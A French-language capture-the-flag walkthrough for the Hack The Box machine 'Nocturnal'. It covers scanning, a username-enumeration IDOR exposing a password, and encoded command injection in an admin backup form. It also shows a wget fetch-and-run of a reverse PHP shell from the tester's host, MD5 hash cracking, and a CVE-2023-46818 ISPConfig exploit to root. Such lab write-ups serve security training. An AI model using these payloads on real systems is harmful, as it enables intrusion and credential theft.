
Nocturnal



Scanning

nmap

nmap -sS -sV -T5 -p- -Pn 10.10.11.3 -vv

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
```

Enumeration

manuelle

Quand on tape l'URL avec l'adresse IP, on a une erreur, mais une redirection apparaît :

```
nocturnal.htb > /etc/hosts
```


Sur le site Web :

```
Please login or register to start uploading and viewing your files.

 <p>Please <a href="login.php">login</a> or <a href="register.php">register</a> to
start uploading and viewing your files.</p>
```

On peut créer un compte ou se connecter.

J'ai créé un compte test pour voir si il y avait possibilité :



à priori , pas besoin de droits particuliers pour upload des files.

gobuster

gobuster dir -u *http://nocturnal.htb* -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt -x php,js,txt,html,zip

```
/admin.php            (Status: 302) [Size: 0] [--> login.php]
/backups              (Status: 301) [Size: 178] [--> http://nocturnal.htb/backups/]
```

```
Access to backups : Denied
```

Exploitation

file upload

J'ai d'abord essayé d'upload un fichier malveillant avec bypass d'extension,

Mais le serveur cible n'exécute pas les fichier uploads, la seule chose qui se produit, c'est le téléchargement en locale du fichier.

users

Quand on upload un fichier, il y a un lien créé :

```
'http://nocturnal.htb/view.php?username=test&file=shell.php.doc'
```

Donc si je FUZZ le user, peut-être on va recevoir des noms d'users et peut-être du content :


ffuf -u 'http://nocturnal.htb/view.php?username=FUZZ&file=shell.php.doc' -w /usr/share/wordlists/seclists/Usernames/Names/names.txt -H 'Cookie: PHPSESSID=cpunmv13cok7sde1kkmrn9oesh' -fs 2985

```
admin                   [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 67ms]
amanda                  [Status: 200, Size: 3113, Words: 1175, Lines: 129, Duration: 68ms]
tobias                  [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 66ms]
```

3 usernames, accédons au lien avec ces noms :

- admin

  Empty
- amanda



- tobias


  Empty

amanda

- Ouverture du odt

> **Note**
>
> Dear Amanda,
> Nocturnal has set the following temporary password for you: arHkG7HAI68X8s1J. This password has been set for all our services, so it is essential that you change it on your first login to ensure the security of your account and our infrastructure.
> The file has been created and provided by Nocturnal's IT team. If you have any questions or need additional assistance during the password change process, please do not hesitate to contact us.
> Remember that maintaining the security of your credentials is paramount to protecting your information and that of the company. We appreciate your prompt attention to this matter.
>
> Yours sincerely,
> Nocturnal's IT team

On a un password, maintenant chercher qu'est ce qu'il permet :



Elle est admin du site !

On peut créer un backup à télécharger :

```
└──╼ [★]$ unzip backup_2025-05-05.zip
Archive:  backup_2025-05-05.zip
[backup_2025-05-05.zip] admin.php password:
  inflating: admin.php
   creating: uploads/
  inflating: uploads/privacy.odt
  inflating: register.php
  inflating: login.php
  inflating: dashboard.php
  inflating: index.php
  inflating: view.php
  inflating: logout.php
  inflating: style.css
```

Non rien d'intéressant ici (ils ont supp un fichier qui devait apparaître).

Quand on regarde le code, il y a des filtrages mais une faille :

Problème	Détail
❌ Filtrage basé sur blacklist	Ne bloque pas `%0A`, `%09`, etc.

❌ Injection possible via caractères encodés	Contournement simple du `cleanEntry()`

❌ Aucune utilisation de `escapeshellarg()`	Shell command injection directe

✅ Correction	Utiliser `escapeshellarg()` ou fonctions PHP natives (pas shell)

On peut envoyer une commande encodé lors de la création du backup, si on intercepte la requête :

```
POST /admin.php HTTP/1.1
Host: nocturnal.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/pn
g,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://nocturnal.htb/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://nocturnal.htb
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=dm9kgjsl8s3ndafuv7gp5uecbj
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Priority: u=0, i

password=test&backup=
```

- On remplace par :

password=%0Abash%09-c%09"id"%0A&backup=

Partie par partie :

```
%0A → newline (saut de ligne)

%09 → tabulation horizontale (comme un espace, mais parfois non filtré)

"bash%09-c%09"id" → exécute la commande id via bash -c "id", avec des tabs à la
place des espaces

&backup= → probablement pour que l'autre paramètre (backup) existe, mais reste vide
```

output

```
<pre>sh: 3: backups/backup_2025-05-05.zip: not founbash: -c: option requires an
argument
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

On peut donc demander au serveur de télécharger un reverse qui nous appartient.

Je vais prendre celui de "pentest monkey" > reverse.php

burp suite

On fait un serveur web temporaire avec python :
python3 -m http.server 8000

On écrit cette commande :

```
password=%0Abash%09-c%09"wget%0910.10.14.8:8000/reverse.php"%0A&backup=
```

puis


```
password=%0Abash%09-c%09"php%09reverse.php"%0A&backup=
```

reverse

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@nocturnal:/$
```

user tobias

J'ai trouvé un dossier databases, je l'ai wget :




```
┌─[us-vip-14]─[10.10.14.8]─[xotourlif33@htb-yipist7ln6]─[~/Desktop]
└──╼ [★]$ sqlite3 nocturnal_database.db
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .tables
uploads  users
sqlite> SELECT * FROM users;
1|admin|d725aeba143f575736b07e045d8ceebb
2|amanda|df8b20aa0c935023f99ea58358fb63c4
4|tobias|55c82b1ccd55ab219b3b109b07d5061d
6|kavi|f38cde1654b39fea2bd4f72f1ae4cdda
```

```
7|e0Al5|101ad4543a96a7fd84908fd0d802e7db
8|test|098f6bcd4621d373cade4e832627b4f6
9|RomainDelaContéDivine|49821ef6253f16bf1160f1c557f175f1
10|cubecube|f59f072b11970a6727d2c111908699d9
11|test2|ad0234829205b9033196ba818f7a872b
```

Mot de pass hashés en md5

john

```
echo "55c82b1ccd55ab219b3b109b07d5061d" > hash.txt

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

```
└──╼ [★]$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
slowmotionapocalypse (?)
1g 0:00:00:00 DONE (2025-05-05 08:21) 6.250g/s 23085Kp/s 23085Kc/s 23085KC/s slp312..slow86
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

su - tobias :

slowmotionapocalypse

```
tobias@nocturnal:~$ ls
ls
user.txt
tobias@nocturnal:~$ cat user
cat user.txt
f2b618d6615454bd816ca31f95ecbbcb
tobias@nocturnal:~$
```

Root

```
ss -tuln
Netid  State   Recv-Q  Send-Q   Local Address:Port    Peer Address:Port Process
udp    UNCONN  0       0        127.0.0.53%lo:53           0.0.0.0:*
tcp    LISTEN  0       4096     127.0.0.53%lo:53           0.0.0.0:*
tcp    LISTEN  0       128            0.0.0.0:22           0.0.0.0:*
tcp    LISTEN  0       10           127.0.0.1:25           0.0.0.0:*
tcp    LISTEN  0       5              0.0.0.0:8000         0.0.0.0:*
tcp    LISTEN  0       70           127.0.0.1:33060        0.0.0.0:*
tcp    LISTEN  0       151          127.0.0.1:3306         0.0.0.0:*
tcp    LISTEN  0       10           127.0.0.1:587          0.0.0.0:*
tcp    LISTEN  0       511            0.0.0.0:80           0.0.0.0:*
tcp    LISTEN  0       4096         127.0.0.1:8080         0.0.0.0:*
tcp    LISTEN  0       128                [::]:22              [::]:*
```

port interne (8080) est accessible **uniquement depuis l'intérieur** de la machine cible `nocturnal.htb`.

ssh *tobias@nocturnal.htb* -L 9090:127.0.0.1:8080

Note


ssh *tobias@nocturnal.htb* Connexion SSH à la machine nocturnal.htb avec l'utilisateur tobias

-L 9090:127.0.0.1:8080 Tunnel local : il redirige le port local 9090 vers 127.0.0.1:8080 depuis la machine distante

```
tobias@nocturnal:/var/www$ ll

lrwxrwxrwx  1 root      root        34 Oct 17  2024 ispconfig ->
/usr/local/ispconfig/interface/web
```

port 8080




```
<link rel='stylesheet' href='../themes/default/assets/stylesheets/ispconfig.css?
ver=3.2' />
```

version 3.2

exploit 3.2

https://github.com/ajdumanhug/CVE-2023-46818

```
└──╼ [★]$ python cve-2023-46818.py http://127.0.0.1:9090 admin slowmotionapocalypse
[+] Logging in with username 'admin' and password 'slowmotionapocalypse'
[+] Login successful!
[+] Fetching CSRF tokens...
[+] CSRF ID: language_edit_abb2a9383d268be4ccba9b57
[+] CSRF Key: f5b0fbd66b746fd6c714adf89cc9ec281adc28ab
[+] Injecting shell payload...
[+] Shell written to: http://127.0.0.1:9090/admin/sh.php
[+] Launching shell...

ispconfig-shell# id
uid=0(root) gid=0(root) groups=0(root)
```

```
ispconfig-shell# cat /root/root.txt
f94a695b9095849cd03a08738669165a
```